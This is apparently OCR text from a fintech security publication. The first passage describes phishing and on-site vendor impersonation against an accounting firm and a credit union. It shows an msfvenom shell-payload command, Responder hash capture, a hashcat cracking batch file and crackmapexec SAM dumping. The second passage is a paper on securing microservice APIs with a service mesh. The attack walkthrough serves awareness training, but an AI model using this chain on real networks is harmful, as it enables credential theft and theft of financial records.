


Even a very basic search such as the one shown below can produce a plethora of useful results.




These emails can be used to conduct a more targeted attack with a much higher success rate than simply spamming ambiguous emails.

In Action – In this case, the attacker chose to impersonate a member of the IT department and attempt to bait a user into downloading and running a malicious executable.



It is generally more effective to have the user download a file, because institutions that deal with sensitive financial data often have robust email gateways that would almost certainly strip an executable. By having a user download a file directly, an attacker can bypass this control. Additionally, many small to mid-sized organizations aren't using managed anti-virus (AV), so by adding a telephone number, the attacker can help walk the user through disabling AV if and as necessary.

Note - It is astonishing how often individuals will completely bypass reason when they believe they are helping minimize possible downtime of their system.



The malware provided in this case is a simple reverse shell that will call back to an awaiting listener, and once connected, the attacker will have the privileges of the user. In a properly configured environment this wouldn't occur in the first place, but even if it did, the attacker would have extremely limited access. However, there are still a disproportionally large number of organizations, especially small to mid-sized, with users who have local


administrative privileges on their machine. This may be due to an issue of access creep, or even by design when an administrator has over privileged a user in an attempt to stream line their environment.

```
root@K-3:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 336 (iteration=0)
x86/shikata_ga_nai succeeded with size 363 (iteration=1)
x86/shikata_ga_nai succeeded with size 390 (iteration=2)
x86/shikata_ga_nai chosen with final size 390
Payload size: 390 bytes
```

Occasionally, the attacker is lucky enough to discover a local directory filled with working records, but even without any relevant local data, the attacker can secure her/his foothold and begin exploring the environment for valuable data such as IRS Form 1040s, W-2 records, 1099s, etc.

Directly exploiting a flaw in TurboTax's Fintech application would require a huge amount of sophistication and/or luck, but by attacking a mid-sized accounting firm's production network, an attacker would still be able to capture potentially thousands of the same records, all while completely bypassing the stringent controls put in place to protect within a Fintech application.

On Prem Social Engineering of Credit Union



Background- Organizations like credit unions that deal in both consumer data and payment information have a big green target on their back. The information that is contained within these financial intuitions offers both consumer records as well as account numbers, card numbers, third party payment systems information, and even metrics on spending habits. In other words, it is worth the trouble to attempt to gain physical access.

Posing as a vendor is a highly effective method of gaining entry into a building, and the only thing required is a sense of confidence, and perhaps a fake vendor badge. If the attack fails, the employee might chalk it up to the fact that the vendor had the wrong business or the wrong time and might not even bother reporting it. If the attack is successful, and the employee doesn't have, or doesn't follow a vendor validation policy, the attacker can be granted access to non-public areas where safeguards are often more relaxed.

In Action: Attackers have many options; however, in this case, the attacker poses as a printer technician to gain access to a back-office area in order to deploy an attack box and begin scanning the network. On the way back, the attacker surfs the structure of core application username for later use. Now it's time to plug in. The attacker is almost immediately able to capture several network tokens with NTLMv2 hashes by misusing the Server Message Block (SMB) protocol with the MiTM tool Responder.

```
[SMBv2] NTLMv2-SSP Client   : 192.168.1.9
[SMBv2] NTLMv2-SSP Username : LAB-1\Administrator
[SMBv2] NTLMv2-SSP Hash     : Administrator::LAB-1:89180b1e9316f336:168B2509F466
16BBADE09E706516B8A5:0101000000000000C0653150DE09D201698746E108FFE3DA00000000020
0080053004D0042003300010001E00570049004E002D0050005200480034003900320052005100410
0460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0
0500052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630
061006C0005001400530004D00420033002E006C006F00630061006C0007000800C0653150DE09D20
1060004000200000008003000300000000000000000000000003000004BF0D11D26402EA00EF9C78
```

Once captured, the attacker can load the tokens into a password cracking program like hashcat and use a simple batch file to run a custom dictionary in combination with multiple rulesets. The collected hash is cracked, and now the attacker has a foothold.

```
1  @echo off
2  for /f "tokens=*" %%a in (rule_list.txt) do (
3      Hashcat64.exe -a 0 -m 5600 -o results/%%a -r rules/%%a hashes.txt dictionaries/BFCustomWordlist.txt
4  )
5  pause
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: ADMINISTRATOR::LAB-1:89180b1e9316f336:168b2509f4661...000000
Time.Started.....: Mon Mar 18 11:58:26 2019 (0 secs)
Time.Estimated...: Mon Mar 18 11:58:26 2019 (0 secs)
Guess.Base.......: File (dic/BFCustomWordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3478.7 kH/s (0.12ms) @ Accel:128 Loops:1 Thr:512 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
```

The cracked user password can be used for several different activities including enumerating Active Directory users, viewing the password policy, or determining file shares to which the user has access. If the compromised account has any kind of elevated privileges (either on the corporate network or the local computer), it can be used to obtain hashes from the SAM database, which can grant even further access into the network. In this case, the attacker was lucky enough to capture and crack a Domain Admin (DA) level account, which happens much more often than one might expect.

The attacker can dump the Security Account Manager (SAM) and begin offline cracking of all organizational domain accounts, while (s)he scours file shares, databases, and other resources for backups, credit card reports, loan files, etc.

```
crackmapexec 192.168.1.9 -u administrator -p password.1 --sam
192.168.1.9:445 LAB-1          [*] Windows 6.1 Build 7601 (name:LAB-1) (domain:LAB-1)
192.168.1.9:445 LAB-1          [+] LAB-1\administrator:password.1 (Pwn3d!)
192.168.1.9:445 LAB-1          [+] Dumping local SAM hashes (uid:rid:lmhash:nthash)
192.168.1.9:445 LAB-1          Administrator:500:aad3b435b51404eeaad3b435b51404ee:006731c3726516dab489ef00fb2308a8:::
192.168.1.9:445 LAB-1          Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
192.168.1.9:445 LAB-1          HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:932a0bd3a67829733c48f523142cd07c:::
192.168.1.9:445 LAB-1          Sean:1003:aad3b435b51404eeaad3b435b51404ee:ccab4515468a1ac67ecace0fc13f766e:::
192.168.1.9:445 LAB-1          admin:1005:aad3b435b51404eeaad3b435b51404ee:ccab4515468a1ac67ecace0fc13f766e:::
192.168.1.9:445 LAB-1          gwashington:1006:aad3b435b51404eeaad3b435b51404ee:3c45bbc79978ca48c37bfa358fbf2710:::
```

On Prem Social Engineering enables attackers to bypass the technical controls in place to protect the data contained in Fintech applications, such as online banking platforms, and allows those armed with even a low level of technical proficiency the ability to obtain the valuable data, again, while completely bypassing the Fintech applications built in controls. As with the phishing email, this type of attack is based on the implicit trust employees place on vendors, and on their own willingness to expedite what they think is a legitimate work order.

Conclusion

Fintech is in an age of rapid growth and change, which can very often lead to an increased potential for exploit. The above scenarios show, with social engineering, that even assuming minimal risk and expending minimal effort, an attacker can gain access to an organization's operational network – the network that runs in parallel to a Fintech's core databases and consumer data. This is often an Active Directory based network, with file shares that contain valuable information. This data can be proprietary in nature such as policy and procedure, and often consumer data. With the foothold gained, an attacker can begin to work on accessing a Fintech company's core databases and consumer data. As the Fintech ecosystem expands, it will undoubtably continue to draw the attention of attackers seeking not only access to accounts, but also the aforementioned consumer records. Fintech stakeholders will need to look for innovative ways to help users understand how deeply their roles impact the entire security of the company, and thereby limit the potential of exploit on less protected systems. Training through a learning management system can track progress and understanding of policies. Regular phishing campaigns can be used to test a user's ability to detect and report malicious emails. Properly trained users know the vendor validation policy, and they understand why an email that looks legitimate is not always trustworthy. A well-trained user ceases to be a liability and becomes another layer in an organization's security framework-helping bolster technical controls and protect data at all levels.References:

https://www.knowbe4.com/what-is-social-engineering/

https://www.proofpoint.com/us/corporate-blog/post/2019-state-phish-report-attack-rates-rise-account-compromise-soars

Securing the API Economy

Abhi Singh

Abhi is a Senior Manager at Deloitte's Cyber Risk practice. He focuses on Cyber Security issues at large Financial Services clients. He has over 17 years of information security experience. His current focus areas include perimeterless security architecture and leveraging blockchain for security use cases.

The network by virtue implements least privilege without relying on developers for it. This can be a manageability and scalability headache. One method to implement these capabilities is to use "Service Mesh". This mesh will determine how each service discovers each other (discovery) and talk to each other (routing). This was previously done using load balancers in front of each service. Following this logic, most of these load balancers are manually managed and if you were to add a new service, you would open a change ticket that would be serviced by IT. Load balancers introduce a cost penalty and an agility penalty based on how fast an organization turns around the tickets, thereby defeating the overall purpose of rapidly scaling using microservices.

API led digital transformation and security

More and more financial services organizations (FSI) are making customer experience a part of key performance indicators. This change leads to an increasing focus on delivering a more personalized service rather than a cookie cutter approach led by the constant churn of new products.

Given the nature of their business, most FSI organizations have massive troves of data that can be tapped using modern computing paradigms such as advanced data analytics, hyper cloud and artificial intelligence. The insights learned can be used to provide a personalized seamless experience in a multi-channel environment (e.g. mobile, web, connected devices, etc.).

An application programming interface (API) based model is the most logical choice for this transformation. APIs make it easier to integrate and connect people, places, systems, data, things, and algorithms, create new user experiences, share data and information, authenticate people and things, enable transactions and algorithms, leverage third-party algorithms, and create new products/services and business models.

However, with this rapidly scalable and interlinked environment, security often takes a back seat in comparison to business agility. Our attempt in this paper is to describe a few security paradigms that can be included as a part of the core API based architecture to allow for agility and scalability.

Understanding the core architecture

One of the foundational elements of the API based architecture is loose interlinkages between different applications or parts within the application. This coupling provides extensibility, reliability, and scalability.

An application can be thought of as a Lego kit that is built from several individual pieces (microservices[1]) serving a specific role and, when assembled in a definite manner (interfaces), form a defined structure.

Here is a typical architecture pattern for accessing a bank account:




Fig 1. Simplified microservices based financial application high level architecture

In this (simplified) example, the user can query his information, such as bank balance, using an app developed by the bank, or via a finances aggregator app developed by a 3rd party, or via a normal web interface. In each case, the customer-facing micro-service will render the correct UI based on the access and populates the data with the help of an aggregator service.

The aggregator service (is supposed to) understands the data elements needed to satisfy the user query and needs to connect to a data repository or a storage microservice to fulfill.

Each of these microservices are independent of each other and interact using well defined interfaces[2]. This loose coupling allows many benefits such as on-demand scaling of any microservice, for example, based on the number of users accessing their account the UI microservice can scale up or down with demand without impacting the others. Other advantages include predictable response due to well defined interface, lower computing overhead, faster time-to-market due to rapid releases, localized testing requirements, lower operational margins, effective resource utilization by focusing resources on microservices rather than the entire application, amongst many others.

This architecture is usually implemented using containers such as Docker. To achieve the basic tenets - automated application deployment, scaling, and management - these containers are managed using container orchestration systems like k8s and docker swarm.

Given our focus on securing the above architecture, we will not go into details of these orchestration systems. However, the footnotes provide an authoritative background on most commonly used systems.

Key security issues in this container driven agile environment.

Disregarding (for simplicity) the issues that manifest in a multi-cloud scenario, the traditional security layered defense doesn't work in this case. Here are some reasons (not an exhaustive list):

- External facing APIs present a great misuse target as they can expose application logic and potentially sensitive data.
- Each microservice might have a small attack surface but the combined attack surface of the overall system is hard to understand and defend.
- If each team can choose the language and frameworks for their microservice, it becomes extremely hard to manage the security risks in a standardized manner.
- There is no choke point in the flow or network so logging, debugging, and access management becomes tricky.
- There is an implicit trust on underlying hosts (or SaaS services in case of public cloud) to be secure and provide segmentation based on risks posed by each container.
- In many cases these container hosts are dynamically created so enforcing the security measures to protect the container runtime can be a challenge.
- Given the seamless flow of information between the containers, there is a strong possibility of lateral movement if one of the containers is compromised. This issue can also lead to container/microservice hopping following the predictable pattern of application flow.
- Monitoring is a challenge as the environment changes dynamically making it harder to correlate the data.

- Often microservices are made up of upstream proprietary and open source components. This can introduce downstream vulnerabilities.
- Managing encryption keys or shared secrets leveraged by a container is a challenge because of the lack of secure methods in deploying identifying keys in microservices. The encryption keys or secrets might also be hard coded into container images.
- Integrating identity and access management can be an issue as there are multiple authentication and authorization mechanisms present in a company and not all of them may be compatible with the container.
- As the application becomes fragmented and communication is purely API based, the developers have less visibility into overall flow or business logic. This can lead to accidental exposure of information.

The (castle-wall based) tools currently available might not be fully capable of handling the new challenges mentioned above. There aren't many firewalls that observe east-west flows within the data center and managing access control lists in a dynamically changing environment is almost impossible.

Integrating security in the life cycle

The basic tenet of the challenges mentioned above is the breach of trust using something that we inherently trust such as a workload running on a container[9]. This is the same as what we have in a traditional data center-based infrastructure, like a breach using a server running on an internal network.

To create a fundamentally secure infrastructure, we probably should not place any inherent trust on the network leading to each system/container/pod becoming an island.




Fig 2. Breach is essentially localized

However, to achieve this architecture, the following key capabilities are required:

- Every flow on this network is known - Applications have capability to engage in TLS based sessions.
- Every flow is authenticated and authorized - Access control list, encryption keys, and credentials need to be managed between microservices all while services are being added or changed.

The network by virtue implements least privilege without relying on developers for it. This can be a manageability and scalability headache.

One method to implement these capabilities is to use “Service Mesh”. This mesh will determine how each service discovers each other (discovery) and talk to each other (routing). This was previously done using load balancers in front of each service. Following this logic, most of these load balancers are manually managed and if you were to add a new service, you would open a change ticket that would be serviced by IT. Load balancers introduce a cost penalty and an agility penalty based on how fast an organization turns around the tickets, thereby defeating the overall purpose of rapidly scaling using microservices.

So, with “Service Mesh”:

- All service-to-service communications happen via Service Mesh (implemented as a software component, proxy, placed adjacent to each microservice).
- There is a central registry that is dynamically managed as the service instances come online and offline. So new workloads can query this central registry to find the IP addresses of the services that they want to connect to.
- There is native support for some network functions such as resiliency, service discovery, etc.
- Application developers can focus on the business logic while network and security functions can be offloaded to the service mesh.
- Circuit breaking can be achieved as a native feature.
- The capabilities are language agnostic.
- Security controls (encryption, authentication, authorization) can be implemented, managed, and scaled dynamically without actually modifying the application.

In order to enforce these security requirements and decisions, the proxy needs access to workload (container) identity. These identities need to be created, rotated, and managed as the workloads change.

The second tenet is repository authorizations maintained for each service. At a high level, the architecture would look similar to:




Fig 3. High level design for enforcing security using a service mesh architecture

A policy server can be used to define identities using digital certificates and has the keys to sign and validate these identities. The agents manage the certificate lifecycle and distribution of the correct certificates to the right proxies.




Fig 4. Service-Mesh based flow

Advantages of the service mesh based design:

- Authentication becomes seamless, automated, and scalable.
- In this decoupled design, the application can continue to function if there is an outage in the control plane.

- Agents are only needed when the proxy boots or when the identity expires.
- Because agents manage the identities (keys) automatically, the lifetime can be pretty short (e.g. 12 hours).
- There is no need to maintain keys in the enforcement plane, thereby reducing the attack surface.
- Policy agents issue the identities to the service proxies, which in turn can use these identities to perform communication over TLS using mutual authentication. The application does not need any changes in this case.
- Authorization can be enforced to minimize the attack surface.

The engine contains fine grained application level policies that can describe the type of requests (e.g. GET, service accounts that are allowed access) accepted at the service (workload) level. So even though the proxy has the required identity, the request can still be deemed unauthorized if it's not explicitly allowed in policy server and enforced using enforcement agents. Depending on the capability of the proxy to understand the details of protocols, you can enforce different match criteria

The enforcement agent is only needed when the policy changes, otherwise, it is decoupled from the proxy

When the proxy gets the access request it performs the following steps:

- Authenticates the request
- Captures the details of the access requested
- Matches the request against the authorization policy as dictated by the enforcement agent
- Allows or denies the request

Other benefits:

☑ Proxy can be used to collect and forward logs to a central (SIEM type) service. It can also integrate with other messaging systems

☑ As proxy intercepts all the traffic close to workload, it is possible to identify accidental or intended data leaks

☑ Compliance requirements of each type of workload can be defined in the policy server based on the data type, location, etc. Agents can calculate the proxy specific compliance requirements. The proxies can be used to enforce it on a request by request basis

Beyond infrastructure - Further reducing the attack surface:

The above approach will reduce the attack surface exposed due to infrastructure elements. However, the APIs themselves may provide a viable breach target (though the impact might be localized and limited).

Below are some strategies to mitigate the attack surface exposed by APIs:

Making security an integral part of the continuous delivery pipeline: At a high level, the flow along with security components looks like below. Note this is just a representation check the footnotes for more definitive sources in this area




Fig 5. Security in CI/CD pipeline

Focusing on compliance as a product: DevOps Audit Defense Toolkit summarizes the techniques that can be used to demonstrate to auditors that the company understands the business risks and are properly mitigating those risks. The compliance requirements are automated in the CI/CD pipeline tools. The change management is also automated and every change in the code is tied back to an approved ticket. This enforces traceability and auditability

Security of infrastructure code: The practices mentioned in DevOps Audit Defense Toolkit are applicable in this area as well. Configuration management and automation tools like Ansible, Chef, Puppet can be used to support the automated testing. Peer reviews are conducted before commits. All changes are logged and analyzed

Leveraging provable security methods

Provable security (or model based validation) in our context means using formal methods to test and demonstrate the security of the design. We start with threat modeling (albeit not considering side channel attacks) and determine the coverage provided by the controls as the attack manifests.

